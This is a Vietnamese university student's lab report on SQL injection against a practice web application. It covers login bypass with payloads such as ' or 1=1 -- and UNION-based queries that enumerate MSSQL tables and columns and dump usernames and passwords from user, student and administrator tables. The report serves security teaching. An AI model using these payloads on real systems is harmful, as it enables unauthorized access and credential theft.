**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA CÔNG NGHỆ THÔNG TIN 1**

****

**Môn: CƠ SỞ AN TOÀN THÔNG TIN**

**BÁO CÁO BÀI THỰC HÀNH SỐ 2**

**Họ và tên sinh viên:**

**Đỗ Tiến Sĩ**

**Mã số sinh viên:**

**B20DCAT153**

**Nhóm 1**


**Họ và tên giảng viên:**

**PGS.TS. Hoàng Xuân Dậu**

**Hà Nội 9/2022 (tháng/năm)**

1. **vượt qua khâu người dùng xác thực**


* **Đăng nhập tự do**

****

**Câu lệnh SQL: SELECT TOP 1 \* FROM tbl\_users WHERE username = 'aaaa' or 1=1 --' AND password = '1'**

**Câu truy vấn sẽ trả về giá trị đầu tiên trong bảng tbl\_users do mệnh đề OR 1=1 luôn đúng và phần kiểm tra mật khẩu đã bị loại bỏ bởi ký hiệu (--): phần lệnh sau ký hiệu (--) được coi là ghi chú và không được thực hiện’.**

* **Đăng nhập vào tài khoản một người dùng chỉ định**

****


**Câu lệnh SQL: SELECT TOP 1 \* FROM tbl\_users WHERE username = 'david' --' AND password = '1'**

**Trả về 1 giá trị đầu tiên trong bảng tbl\_user thỏa mãn điều kiện sau WHERE**


**Đầu vào username là david’--thì: dấu ‘dùng để ngắt lệnh, dấu – có tác dụng biến đoạn mã sau nó thành comment nên câu lệnh  chỉ thực hiện so sánh điều kiện của username và bỏ qua password. Vì tài khoản người dùng david tồn tại nên sẽ login successful.**

1. **Trích xuất dữ liệu từ cơ sở dữ liệu:**

* **Tìm số trường trong câu truy vấn trang**
* **Sử dụng câu lệnh: iphone%' order by <number>; -- với <number> lần lượt từ 1,2,3,…**

****

**Ta thấy với <number> = 4 thì trang trả về như sau:**


****

* **Từ đó suy ra số trường có trong câu truy vấn là 3.**
* **Sử dụng câu lệnh: iphone%' union select <danh sách trường thử>;--**


**iphone%' union select '1','2','3';--**

# 

* **Ta thấy nếu nhập vào iphone%' union select '1','2','3', '4';-- Hệ thống báo lỗi tức là câu truy vấn có 3 trường.**

****

* **Hiển thị thông tin hệ quản trị CSDL và hệ điều hành:**


****

* **Trích xuất danh sách các bảng của CSDL:**


**Table

Description automatically generated**

* **Trích xuất danh sách các trường của một bảng:**
* **tbl\_users:**


ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_users'; --


* **tbl\_administrators:**

**ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_administators'; --**

* **tbl\_products:**

**ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_products'; --**



* **students: **
* **tbl\_test:**


**Table

Description automatically generated**


* **Trích xuất dữ liệu bảng:**

**Bảng user:**

**ssss' union select full\_name, username+'--'+password, 0 from tbl\_users;--**


****

**Bảng products:**

**ssss' union select product\_id, product\_name+'-'+product\_desc, product\_cost from tbl\_products;-- **

**Bảng students:**

**ssss' union select lastname+' '+firstname, student\_code+'--'+password, student\_id from students;--**


****

**Bảng administrators:**

**ssss' union select password, username, 0 from tbl\_administrators;--**

# 

